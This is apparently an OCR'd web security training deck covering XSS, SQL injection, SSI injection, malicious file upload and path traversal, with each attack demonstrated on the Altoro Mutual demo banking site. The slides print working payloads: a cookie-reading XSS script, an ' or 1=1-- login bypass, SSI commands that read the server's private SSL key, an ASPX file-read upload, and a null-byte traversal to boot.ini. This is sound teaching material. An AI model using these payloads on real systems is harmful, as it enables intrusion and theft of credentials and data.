
No results were found for the query:

HTML code:

```
<p>No results were found for the query:<br /><br />
<span id="_ctl0__ctl0_Content_Main_lblSearch"><script>alert(document.cookie)</script></span
```

XSS – Details

- Common in Search, Error Pages and returned forms.
  - But can be found on any type of page
- Any input may be echoed back
  - Path, Query, Post-data, Cookie, Header, etc.
- Browser technology used to aid attack
  - XMLHttpRequest (AJAX), Flash, IFrame…
- Has many variations
  - XSS in attribute, DOM Based XSS, etc.



Cross Site Scripting – The Exploit Process

Evil.org

1) Link to bank.com sent to user via E-mail or HTTP

2) User sends script embedded as data


3) Script/data returned, executed by browser

4) Script sends user's cookie and session information without the user's consent or knowledge

5) Evil.org uses stolen session information to impersonate user


User

bank.com




Exploiting XSS

- If I can get you to run my JavaScript, I can…
  - Steal your cookies for the domain you're browsing
  - Track every action you do in that browser from now on
  - Redirect you to a Phishing site
  - Completely modify the content of any page you see on this domain
  - Exploit browser vulnerabilities to take over machine
  - …
- XSS is the Top Security Risk today (most exploited)



Sticky/Embedded XSS (XSS Worms)

- Embedding malicious script in persistent location
  - "Talkback" section
  - Forum/Newsgroup
- Boosted with Web 2.0 trend
  - Customizable content
  - More user content (communities)
- XSS Can "Infest" more pages - Worm
  - MySpace worm (Samy, October 2005)




2. Injection Flaws

- What is it?
  - User-supplied data is sent to an interpreter as part of a command, query or data.
- What are the implications?
  - SQL Injection – Access/modify data in DB
  - SSI Injection – Execute commands on server and access sensitive data
  - LDAP Injection – Bypass authentication
  - …

SQL Injection

- User input inserted into SQL Command:
  - Get product details by id:
    Select * from products where id=‘$REQUEST[“id”]’;
  - Hack: send param id with value ‘ or ‘1’=‘1
  - Resulting executed SQL:
    Select * from products where id=‘’ or ‘1’=‘1’
  - All products returned

SQL Injection Example I




Online Banking Login

Username: '

Password: ****

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire

SQL Injection Example II


http://www.testfire.net/bank/login.aspx
Sign In | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY

An Error Has Occurred


Summary:

Syntax error (missing operator) in query expression 'username = ''' AND password = 'asdf''.

Error Message:

```
System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'username = ''' AND password =
'asdf''. at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object&
executeResult) at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult) at
System.Data.OleDb.OleDbCommand.ExecuteCommand(CommandBehavior behavior, Object& executeResult) at
System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at
System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at
System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) at
System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32
maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at
System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable,
IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, String
srcTable) at Altoro.Authentication.ValidateUser(String uName, String pWord) in
d:\downloads\AltoroMutual_v5\website\bank\login.aspx.cs:line 68 at Altoro.Authentication.Page_Load(Object sender, EventArgs
e) in d:\downloads\AltoroMutual_v5\website\bank\login.aspx.cs:line 32 at
System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e) at
System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) at
System.Web.UI.Control.OnLoad(EventArgs e) at System.Web.UI.Control.LoadRecursive() at
System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)
```

SQL Injection Example - Exploit



Online Banking Login

Username: ' or 1=1--

Password:

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
SQL Injection Example - Outcome



Hello, John Smith

Welcome to Altoro Mutual Online.

View Account Details: 1001160140 Checking

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

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
Injection Flaws – More Info

- One SQL Injection compromises entire DB
  - Doesn’t matter if it’s a remote page
- Not limited to SQL Injection
  - LDAP, XPath, SSI, MX (Mail)…
  - HTML Injection (Cross Site Scripting)
  - HTTP Injection (HTTP Response Splitting)


Injection Flaws (SSI Injection Example)
Creating commands from input


Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Stop
Bookmarks Go to: http://www.123.com/maps.html What's Related
Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace
Maps
New Location
Map a New Address Driving Directions
Street Address, Intersection or Airport Code
City, State Zip or a ZIP
Get Map
Document: Done

```
<!--#exec cat /etc/ssl/private.pem-
```

<!--#exec cat /etc/ssl/private.pem-

The return is the private SSL key of the server


Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Stop
Bookmarks Go to: http://www.123.com/maps.html What's Related
Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace
New Location
Map a New Address Driving Directions
Street Address, Intersection or Airport Code
City, State Zip or a ZIP
Get Map
Document: Done

```
2i5d4YkbwYJhWrLKl7NnUWhgng/k93E/KAAQWszTvb5Nq7742VLsjwvpIWfgpdKq
ddHfJ0iMKaEtBGOiF4Sz9kfMx5qhpaKWVuIjoRtRLp0IqoZPWOSNvE0z2KC83kcG
```


We need a city, state; city, state zip; or a zip to generate a map

```
<!--#exec /bin/cat /etc/ssl/private
```

3. Malicious File Execution

- What is it?
  - Application tricked into executing commands or creating files on server
- What are the implications?
  - Command execution on server – complete takeover
  - Site Defacement, including XSS option

Malicious File Execution – Example I



Feedback

Our Frequently Asked Questior
If you can't find your question,

IMPORTANT! This feedback fa
account information in a mess


To:	**Online**
Your Name:	asdf
Your Email Address:	asdf
Subject:	asdf
Question/Comment:	asdf

http://www.testfire.net/comment.aspx

Request Header Name	Request Header Value
Host	www.testfire.net
User-Agent	Mozilla/5.0 (Windows; U; Window
Accept	text/xml,application/xml,applicat
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.
Keep-Alive	300
Connection	keep-alive
Referer	http://www.testfire.net/feedbac
Cookie	ASP.NET_SessionId=adp4vz550

Post Parameter Name	Post Parameter Value
cfile	comments.txt
name	asdf
email_addr	asdf
subject	asdf
comments	asdf
submit	+Submit+

Malicious File Execution – Example cont.




http://www.testfire.net/comment.aspx

Request Header Name	Request Header Value
Host	www.testfire.net
User-Agent	Mozilla/5.0 (Windows; U; Windov
Accept	text/xml,application/xml,applicat
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.
Keep-Alive	300
Connection	keep-alive
Referer	http://www.testfire.net/feedbac
Cookie	amUserInfo=UserName=JyBvciA

Post Parameter Name	Post Parameter Value
cfile	myevilfile.aspx
name	asdf
email_addr	asdf
subject	asdf
comments	%3C%25%40+Page+Language
submit	+Submit+

```
<%@ Page Language="C#" %>
<% Response.Write(System.IO.File.ReadAllText
("c:/windows/system32/drivers/etc/hosts")); %>
```

Malicious File Execution – Example cont.




http://www.testfire.net/myevilfile.aspx

asdf, asdf, asdf, # Copyright (c) 1993-1999 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host 127.0.0.1 localhost

4. Insecure Direct Object Reference

- What is it?
  - Part or all of a resource (file, table, etc.) name controlled by user input.
- What are the implications?
  - Access to sensitive resources
  - Information Leakage, aids future hacks

Insecure Direct Object Reference - Example



://www.testfire.net/default.aspx?content=business_deposit.htm

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

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- Investor Relations
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- Careers

Deposit Products

At Altoro Mutual, we offer business deposit products designed to help you manage your money and grow your business including:

- Commercial Savings Accounts
- Commercial Money Market Accounts
- Time Deposits
- High Yield Investments

For more information about these products, please contact Altoro Mutual.

Note: all Altoro Mutual business deposit accounts include free access to Altoro Mutuals secure, Online Banking site, where you can view account information, make payments and transfers and more.

At Altoro Mutual, we offer business deposit products designed to help you manage your money and grow your business

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
Insecure Direct Object Reference – Example Cont.



http://www.testfire.net/default.aspx?content=../boot.ini

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ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

Error! File must be of type txt or htm

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

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
Insecure Direct Object Reference – Example Cont.



tp://www.testfire.net/default.aspx?content=../boot.ini%00.htm

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AltoroMutual DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

```
[boot loader]timeout=30default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS[operating
systems]multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional"
/noexecute=optin /fastdetect
```

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
